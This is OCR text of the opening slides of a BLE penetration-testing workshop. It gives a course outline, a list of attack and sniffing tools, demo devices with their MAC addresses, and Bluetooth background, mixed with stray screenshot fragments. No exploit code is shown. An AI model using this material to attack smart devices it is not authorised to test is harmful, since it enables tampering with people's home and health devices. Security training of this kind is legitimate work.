DISSECTING AND EXPLOITING BLE DEVICE 101

NALLA MUTHU S

KNOW TO EXPLOIT BLE DEVICES?

CAN YOU EXPLAIN HOW IT WORKS?

COURSE OUTLINE

- BLE Kick Start
- Understanding BLE Stack
  - Controller
  - Host
- Analysing BLE Devices
- Exploiting BLE Devices
- Conclusion

COURSE EXPECTATION

- Knowledge on how BLE devices works
- Approach to Pentest BLE devices
- Experience BLE pentesting tools
- How to write exploit in Python

LAB SETUP

- BLE Device
- BLE Adaptor
- BLE Tools
  - Gattool
  - Ubertooth
  - Gattacker / BTLEJuie
  - Python Scapy
  - Bluetoothctl
  - Btmon

TEAM CREATION

DEMO DEVICES

Dr.Trust Smart Monitor

Fastrack Reflex 1

MagicBlue Smart Bulb

iLink Smart Bulb

Revogi Smart Plug

DEMO DEVICES

DEVICE	MAC address	ADVERTISING NAME
MAGIC BLUE SMART BULB	F8:1D:78:60:79:89	LEDBLE-78607989
DR.TRUST SMART MONITOR	59:4B:00:00:20:93	BP2941
REVOGI SMART METER	F0:C7:7F:1C:57:82	Verimeter-1
FASTRACK REFLEX 1	EB:78:B7:43:CE:0C	W307N_0CCE43B778
ILINK SMART BULB	A8:DF:24:06:96:AD	ilink app


BLE KICK START

BLUETOOTH INTRODUCTION

- Wireless technology
- Radio Frequency
- Designed and marketed by SIG [Special Interest Group]
- Initially developed by Nokia

BLUETOOTH HISTORY

Terms	Name and Details	Standard	Time
BR	Basic Rate (1 Mbps)	1.0, 1.1, 1.2	1999, 2002, 2003
EDR	Enhanced Data Rate (2 Mbps and 3 Mbps)	2.0	2004
HS	High speed	3.0	2009
LE	Low Energy (1Mbps), super saving energy	4.0	2010
	LE, support LTE	4.1	2013
	LE, allow connect IP, security and high speed	4.2	2014
	Introduced: Doubled and four times interms of coverage range speed when compared to BT4.2.	5.0	2016



BLUETOOTH CLASSIC VS BLUETOOTH SMART – KEY DIFFERENCE

- Low power consumption
- Cost Cheaper
- Security
- Dual Mode Compatible
- Network Topology - Broadcast, Mesh


BLUETOOTH DEVICE TYPES

WHERE ?

- Home Security
- Agriculture
- Industrial Devices
- Car Electronics
- Fitness Devices
- Health Care Devices

ITS HERE!!

Home


TIMER
2:05
BRAVO
NEWS
Church of Norway rejects same-sex marriage


55

unlock


My Dashboard
Activity
2,564
Blood Pressure
120
78
70
Weight Scale
120.4
21.3
A&D
132
78
69
SYS
DIA
PUL
START

UNDERSTANDING BLE STACK

BLUETOOTH VS BLUETOOTH SMART READY VS BLUETOOTH SMART



BLUETOOTH SMART STACK




UNDERSTANDING BLE STACK – CONTROLLER

BLE STACK – CONTROLLER

